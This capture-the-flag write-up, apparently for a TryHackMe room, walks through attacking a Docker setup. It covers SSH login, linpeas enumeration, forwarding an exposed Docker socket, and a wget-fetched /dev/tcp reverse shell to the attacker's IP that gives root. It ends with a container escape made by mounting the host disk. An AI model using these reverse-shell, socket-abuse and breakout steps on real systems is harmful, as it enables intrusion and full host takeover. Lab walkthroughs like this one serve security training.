Warning: Permanently added '[10.10.104.139]:2222' (ED25519) to the list of known hosts.
uzJk6Ry98d8C@10.10.104.139's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
uzJk6Ry98d8C@524e9f3a661c:~$ ls
data  meta.db  user.txt  wal
uzJk6Ry98d8C@524e9f3a661c:~$ cat user.txt
THM{V4w4FhBmtp4RFDti}
uzJk6Ry98d8C@524e9f3a661c:~$ sh -p 2222 uzJk6Ry98d8C@10.10.104.139
sh: 0: Illegal option -p
uzJk6Ry98d8C@524e9f3a661c:~$
```


privillege escalation

run linpeas




```
                                            ╔═══════════╗
════════════════════════════════════════════╣ Container ╠══════════════════════════════════
                                            ╚═══════════╝
╔══════════╣ Container related tools present
╔══════════╣ Am I Containered?
╔══════════╣ Container details
═╣ Is this a container? ........... docker
═╣ Any running containers? ........ No
╔══════════╣ Docker Container details
═╣ Am I inside Docker group ....... No
═╣ Looking and enumerating Docker Sockets
You have write permissions over Docker socket /run/docker.sock
Docker enummeration:
curl: option --unix-socket: is unknown
curl: try 'curl --help' or 'curl --manual' for more information
═╣ Docker version .................../linpeas.sh: 1703: [: Illegal number:
./linpeas.sh: 1708: [: Illegal number:
═╣ Vulnerable to CVE-2019-5736 ....No
═╣ Vulnerable to CVE-2019-13139 ... No

╔══════════╣ Capabilities
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
Current env capabilities:
Current: = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_
_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_c
cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap
Current proc capabilities:
CapInh: 0000003fffffffff
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
```

And I found 8080 and 22 port opened. 8080 running by socat))



```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp    LISTEN     0      5                   *:8080              *:*        users:(("socat",pid=6863,fd=5))
tcp    LISTEN     0      128                 *:22                *:*
tcp    LISTEN     0      128         127.0.0.1:8088              *:*        users:(("influxd",pid=12,fd=3))
tcp    LISTEN     0      128               :::8086             :::*        users:(("influxd",pid=12,fd=5))
tcp    LISTEN     0      128               :::22               :::*

╔══════════╣ Can I sniff with tcpdump?
No
```


In / directory I found script initialize.sh, inside I found path where socat create tunnel



```
socat TCP-LISTEN:8080,reuseaddr,fork UNIX-CLIENT:/var/run/docker.sock &

# query each 5 seconds and write docker statistics to database
while true; do
  curl -o /dev/null -G http://localhost:8086/query?pretty=true --data-urlencode "q=show data
  sleep 5
  response="$(curl localhost:8080/containers/json)"
  containername=`(jq '.[0].Names' <<< "$response") | jq .[0] | grep -Eo "[a-zA-Z]+"`
  status=`jq '.[0].State' <<< "$response"`
  influx -username o5yY6yya -password mJjeQ44e2unu -execute "insert into docker.autogen stat
done
uzJk6Ry98d8C@671c28ef1b2d:/$
```


Create tunnel to my kali

```
ssh -p 2222 uzJk6Ry98d8C@10.10.56.32 -L 5000:127.0.0.1:8080
```



```
┌──(kali㉿kali)-[~/THM/sweet]
└─$ ssh -p 2222 uzJk6Ry98d8C@10.10.56.32 -L 5000:127.0.0.1:8080
uzJk6Ry98d8C@10.10.56.32's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Feb 20 14:36:23 2024 from ip-10-18-88-130.eu-west-1.compute.internal
uzJk6Ry98d8C@671c28ef1b2d:~$
```

`docker -H tcp://localhost:5000 container ls`




```
──(kali㉿kali)-[~/THM/sweet]
─$ docker -H tcp://localhost:5000 container ls
CONTAINER ID   IMAGE                  COMMAND                  CREATED          STATUS          PORTS                                          NAMES
671c28ef1b2d   sweettoothinc:latest   "/bin/bash -c 'chmod…"   42 minutes ago   Up 42 minutes   0.0.0.0:8086→8086/tcp, 0.0.0.0:2222→22/tcp   sweettoothinc
──(kali㉿kali)-[~/THM/sweet]
```

`docker -H tcp://localhost:5000 container exec sweettoothinc id`

I download revshell on target machine


`docker -H tcp://localhost:5000 container exec sweettoothinc /bin/sh -i >& /dev/tcp/10.18.88.130/1337 0>&1`

`python3 -m http.server 8000`



```
┌──(kali㉿kali)-[~/THM/sweet]
└─$ ls
scan.txt  s.sh

┌──(kali㉿kali)-[~/THM/sweet]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.56.32 - - [20/Feb/2024 10:27:51] "GET /s.sh HTTP/1.1" 200 -
```

`docker -H tcp://localhost:5000 container exec sweettoothinc wget http://10.18.88.130:8000/s.sh`




```
┌──(kali㉿kali)-[~/THM/sweet]
└─$ echo '/bin/sh -i >& /dev/tcp/10.18.88.130/1337 0>&1' > s.sh

┌──(kali㉿kali)-[~/THM/sweet]
└─$ ls
scan.txt  s.sh

┌──(kali㉿kali)-[~/THM/sweet]
└─$ docker -H tcp://localhost:5000 container exec sweettoothinc wget http://10.18.88.130:8000/s.sh
converted 'http://10.18.88.130:8000/s.sh' (ANSI_X3.4-1968) → 'http://10.18.88.130:8000/s.sh' (UTF-8)
--2024-02-20 15:27:55--  http://10.18.88.130:8000/s.sh
Connecting to 10.18.88.130:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46 [text/x-sh]
Saving to: 's.sh'

     0K                                                       100% 4.57M=0s

2024-02-20 15:27:55 (4.57 MB/s) - 's.sh' saved [46/46]
```

run listener , and run shell

`nc -lnvp 1337`

`docker -H tcp://localhost:5000 container exec sweettoothinc bash s.sh`



```
2024-02-20 15:27:55 (4.57 MB/s) - 's.sh' saved [46/46]


┌──(kali㉿kali)-[~/THM/sweet]
└─$ docker -H tcp://localhost:5000 container exec sweettoothinc bash s.sh

┌──(kali㉿kali)-[~/THM/sweet]
└─$ 
```

```
└─$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.56.32] 38224
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
bin
boot
dev
entrypoint.sh
etc
home
initializeandquery.sh
lib
lib64
media
mnt
opt
proc
root
run
s.sh
sbin
srv
sys
tmp
usr
var
# cd /root
# ls
root.txt
# cat root.txt
THM{5qsDivHdCi2oabwp}
# 
```


docker escape

Check Vdisks

`fdisk -l`

Mount linux disk to created directory

https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-security/docker-breakout-privilege-escalation (here I read how to escape)



Mounting Disk - Poc1

Well configured docker containers won't allow command like **fdisk -l**. However on miss-configured docker command where the flag `--privileged` or `--device=/dev/sda1` with caps is specified, it is possible to get the privileges to see the host drive.


So to take over the host machine, it is trivial:

```
mkdir -p /mnt/hola
mount /dev/sda1 /mnt/hola
```


And voilà ! You can now access the filesystem of the host because it is mounted in the `/mnt/hola` folder.

Mounting Disk - Poc2

```
mkdir -p /mnt/hola
mount /dev/xvda1 /mnt/hola
cd /mnt/hola/root
```



```
# fdisk -l

Disk /dev/xvda: 16 GiB, 17179869184 bytes, 33554432 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0×a8257195

Device     Boot    Start      End  Sectors  Size Id Type
/dev/xvda1 *        2048 32088063 32086016 15.3G 83 Linux
/dev/xvda2      32090110 33552383  1462274  714M  5 Extended
/dev/xvda5      32090112 33552383  1462272  714M 82 Linux swap / Solaris

Disk /dev/xvdh: 1 GiB, 1073741824 bytes, 2097152 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
# mount /dev/xvda1 /mnt/hola
# ls
root.txt
# cd /mnt/hola
# ls -la
total 108
drwxr-xr-x  22 root root  4096 May 15  2021 .
drwxr-xr-x   3 root root  4096 Feb 20 15:36 ..
drwxr-xr-x   2 root root  4096 May 15  2021 bin
drwxr-xr-x   3 root root  4096 May 15  2021 boot
